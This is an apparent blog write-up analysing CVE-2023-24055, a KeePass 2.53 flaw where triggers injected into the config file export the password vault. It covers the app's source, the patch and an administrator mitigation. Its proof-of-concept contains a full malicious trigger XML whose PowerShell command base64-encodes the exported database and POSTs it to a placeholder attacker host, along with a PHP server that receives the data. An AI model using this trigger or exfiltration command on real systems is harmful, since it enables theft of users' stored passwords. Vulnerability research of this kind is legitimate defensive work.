CVE-2023-24055: KeePass Password Theft via Malicious Config File
Affected versions: KeePass ≤ 2.53 · Status: Mitigated in KeePass 2.54
Introduction
CVE-2023-24055 is a vulnerability discovered in KeePass version 2.53. The vulnerability allows an attacker with write access to the XML configuration file on a system to steal vault credentials. KeePass is widely used as a free open-source password manager that stores sensitive information locally, providing some advantages over cloud-based options and making it user-friendly.
Set Up The Environment
- Go and install KeePass v2.53 from the archive site with the default configuration installation and create a
database_fileand set themaster_keyto be ready.

- For the attacker machine, I recommend using Kali Linux, which can be downloaded from the official website. In this scenario, the victim machine will be running Windows 10. We will also use tools like Burp Suite as an HTTP proxy to inspect the traffic.
Dynamic Analysis
Based on this PoC, the attack vector was through the configuration file located at C:\Program Files\KeePass Password Safe 2\KeePass.config.xml, using the Trigger feature.
To explore this feature, let’s take a look at the options toolbar in the KeePass application. Navigate to Tools > Triggers…

The interesting thing here is that Triggers are enabled by default in KeePass, and there is an ‘Initially on’ option that causes the trigger to run every time KeePass starts.
 This gives an attacker an advantage in running the trigger without enabling it. There are more customizable options available such as Event, Condition, and Action.
By looking at each option in more detail, I realized that there were numerous options that could be used for malicious purposes, such as the Application started and ready feature.
 Attackers could exploit this option by using it as an event to trick victims into opening the application and initiating the trigger feature to export data and carry out malicious activities.
The Action option is used to perform specific tasks based on the specified Conditions and Events. These tasks can include executing command lines or URLs and exporting the active database, which can be risky for the user.
 An attacker can use these options to perform malicious actions, as demonstrated in the PoC.
Static Analysis
The app was developed in C# — it’s easy to reverse the code but we don’t need it because it’s open-source and we have all we need in the repository.
The vulnerability — password theft — is caused by the app’s default policy that doesn’t require the user to enter their master key every time they export their password database. This behavior can be controlled through the app policy, which is located in the ExportUtil.cs file.
By the following code:
public static bool Export(PwExportInfo pwExportInfo, FileFormatProvider fileFormat,
    IOConnectionInfo iocOutput, IStatusLogger slLogger)
{
    if(pwExportInfo == null) throw new ArgumentNullException("pwExportInfo");
    if(pwExportInfo.DataGroup == null) throw new ArgumentException();
    if(fileFormat == null) throw new ArgumentNullException("fileFormat");
    bool bFileReq = fileFormat.RequiresFile;
    if(bFileReq && (iocOutput == null))
        throw new ArgumentNullException("iocOutput");
    if(bFileReq && (iocOutput.Path.Length == 0))
        throw new ArgumentException();

    PwDatabase pd = pwExportInfo.ContextDatabase;
    Debug.Assert(pd != null);
    if(!AppPolicy.Try(AppPolicyId.Export)) return false;
    if(!AppPolicy.Current.ExportNoKey && (pd != null))
    {
        if(!KeyUtil.ReAskKey(pd, true)) return false;
    }
Simply the Export method in the code ensures that all required parameters are present and valid, and checks the application policy to ensure that exporting data is allowed. If a master key is required for the export process, it prompts the user to enter the master_key. The application policy includes rules such as Export-No Key Repeat, which dictate how the export process should be handled.

KeePass has two types of configuration files that are managed by the file AppConfigSerializer.cs. This file loads and saves the configuration, and it includes two types of files: enforced configuration files and user-specific configuration files.
Note: this code has a lot of lines so I will focus my analysis on the two methods most relevant to the CVE which are LoadFromEnforcedConfig() and LoadUserConfiguration().
The LoadFromEnforcedConfig() method reads configuration settings from an enforced_config.xml file, which overrides any user-configured settings. It’s useful for enforcing global settings, like security policies, across multiple instances of KeePass.
On the other hand, the LoadUserConfiguration() method reads user-specific settings from the KeePass.config.xml file. This file allows users to customize KeePass according to their preferences, and it overrides default settings in the sample configuration file.
The enforced configuration file and user-specific configuration file serve different purposes. The enforced configuration file is useful for enforcing global settings, while the user-specific configuration file is helpful for customizing individual user settings.
So by analyzing KeePass flow for vulnerabilities, the user-specific configuration file can be a potential attack vector because it’s user-controlled and can be manipulated to inject malicious code.
In contrast, the enforced configuration file is less vulnerable to attacks since it’s not user-configurable because it’s managed by the system or administrator.
In order to use the trigger feature in KeePass through the Application GUI, it is required to enter the master_key while opening the application. However, if the code is injected into the config file, it is unnecessary to enter the master_key because the trigger will be updated from the config file when the victim opens the application.

As shown in the PoC, anyone with write access to the config file can potentially add triggers like the following to exfiltrate the database passwords:
<Triggers>
  <Trigger>
    <Guid>lztpSRd56EuYtwwqntH7TQ==</Guid>
    <Name>exploit</Name>
    <Events>
      <Event>
        <TypeGuid>2PMe6cxpSBuJxfzi6ktqlw==</TypeGuid>
        <Parameters>
          <Parameter>0</Parameter>
          <Parameter />
        </Parameters>
      </Event>
    </Events>
    <Conditions />
    <Actions>
      <Action>
        <TypeGuid>D5prW87VRr65NO2xP5RIIg==</TypeGuid>
        <Parameters>
          <Parameter>C:\Users\STAR TOP\Desktop\exploit.xml</Parameter>
          <Parameter>KeePass XML (2.x)</Parameter>
          <Parameter />
          <Parameter />
        </Parameters>
      </Action>
      <Action>
        <TypeGuid>2uX4OwcwTBOe7y66y27kxw==</TypeGuid>
        <Parameters>
          <Parameter>PowerShell.exe</Parameter>
          <Parameter>-ex bypass -noprofile -c Invoke-WebRequest -uri
http://attacker_server_here/exploit.raw -Method POST -Body
([System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes('c:\Users\John\AppData\Local\Temp\exploit.xml')))</Parameter>
          <Parameter>False</Parameter>
          <Parameter>1</Parameter>
          <Parameter />
        </Parameters>
      </Action>
    </Actions>
  </Trigger>
</Triggers>
During the code analysis, we identified the presence of a globally unique identifier (GUID) under the <Trigger> parameter. This GUID is utilized to identify values, including byte arrays and base64 encoded strings such as lztpSRd56EuYtwwqntH7TQ==, and it is also used to reference the trigger function name exploit.
The second parameter is the TypeGuid, which is another globally unique identifier — 2PMe6cxpSBuJxfzi6ktqlw== — that refers to the Application started and ready option in the event part.
The third parameter containing D5prW87VRr65NO2xP5RIIg== is used for exporting the active database and selecting the file format as KeePass XML (2.x), as well as setting the file path.
The code then uses PowerShell.exe by referencing the TypeGuid which is 2uX4OwcwTBOe7y66y27kxw== to execute a command that performs the exfiltration — meaning unauthorized copying or transmission of database or important data to the attacker’s server.
By performing the following commands:

-ex bypassto bypass the PowerShell execution policy-cto execute theInvoke-WebRequestcmdlet, which allows sending HTTP/HTTPS requests-urito specify the URL of the attacker’s server to receive the encoded data-Methodto use the POST request method-Bodyto include the base64-encoded data of the passwords file in the body of the POST request
([System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes('database_path')))
This function converts the data to base64 and puts it in the POST request body.
Patch Info
The developer recently removed the Export-No Key Repeat application policy flag in KeePass. As a result, the program now always prompts the user to enter their current master_key when attempting to export data.
However, it’s important to note that the patch did not cover the Execute command line/URL feature. This means that an attacker could potentially use this feature to repeatedly execute malicious code, leading to Windows persistence through the same attack method — the trigger feature.
Proof-Of-Concept
This PoC exploits it manually but it can be automated. There is a lot of automation scripts for this bug — GhostPack is a collection of security-related toolsets. You can find the relevant script at KeePassConfig.ps1.
Step 1: Inject the trigger code to the configuration file KeePass.config.xml between <TriggerSystem>the trigger code</TriggerSystem>.

Step 2: Set up the attacker server. I will use PHP’s built-in web server as the attacker server which will receive and decode the base64 data:
php -S 0.0.0.0:80
Save this file in the same directory and run the command and wait for the request for the data:
<?php
if($_SERVER['REQUEST_METHOD'] == 'POST'){
    $base64_string = file_get_contents('php://input');
    $binary_data = base64_decode($base64_string);
    $file_path = 'path/to/save/file.txt';
    if(file_put_contents($file_path, $binary_data)){
        echo 'File saved successfully.';
    } else {
        echo 'Error saving file.';
    }
}
Simply this code checks if the request is a POST method and retrieves base64-encoded content from the request body. It then decodes and saves the content to a specified file path.
Step 3: While the victim opens the KeePass app, the attacker will receive the data file containing the entire plaintext password database.
Mitigation
It’s highly recommended to keep all your applications and software up to date. However, you can mitigate by editing the enforced configuration file with the specific policy — it’s only accessible for the Administrator account which is named KeePass.config.enforced.xml:
<?xml version="1.0" encoding="utf-8"?>
<Configuration xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Application>
    <TriggerSystem>
      <Enabled>false</Enabled>
    </TriggerSystem>
  </Application>
</Configuration>
The enforced configuration of KeePass disables the trigger feature at an administrator level for all users by default. This mitigation helps prevent unauthorized access, code injection, and data breaches by malicious actors.
Conclusion
As we have seen, we cannot always trust applications to be completely secure, even password managers. For instance, if an affected version of KeePass is used in an Active Directory environment, an attacker can gain access to the passwords of the entire organization.